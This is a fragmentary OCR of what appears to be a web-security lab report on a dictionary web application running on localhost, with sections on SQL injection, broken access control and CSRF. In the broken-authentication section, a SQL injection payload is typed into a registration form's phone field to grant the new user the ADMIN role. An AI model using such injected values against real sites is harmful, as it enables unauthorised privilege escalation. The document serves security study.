
Dictionary search (enter word, e.g. Car): Go!

Last 5 searches done by anyone (Only visible to super Admins)

You are logged in as test1. Log out

Broken authentication by SQL injection:

2.3



Register new user

Registration failed!


Username	test
Password	●●●●
Confirm Password	●●●●
First Name	test
Last Name	test
Mobile Phone	)1919291', 'ADMIN') -- -

Preferred Dictionary Source for this computer

[✓ http://localhost... (Norway)]
http://www.mso.anu.edu.au... (Australia)

Broken Access control:

2.4



Log in


Username

Password

Log in

CSRF (Cross-site request forgery):

2.5




Update role for existing user

Username test1

New Role

USER [✓ ADMIN]

Update Role



```
<p>…</p>
<form action="updaterole" method="post">
  <input type="hidden" name="AntiCSRFToken" value="5fc77de4c424ceb715c0be440bd2c44d">
  <table>…</table>
</form>
```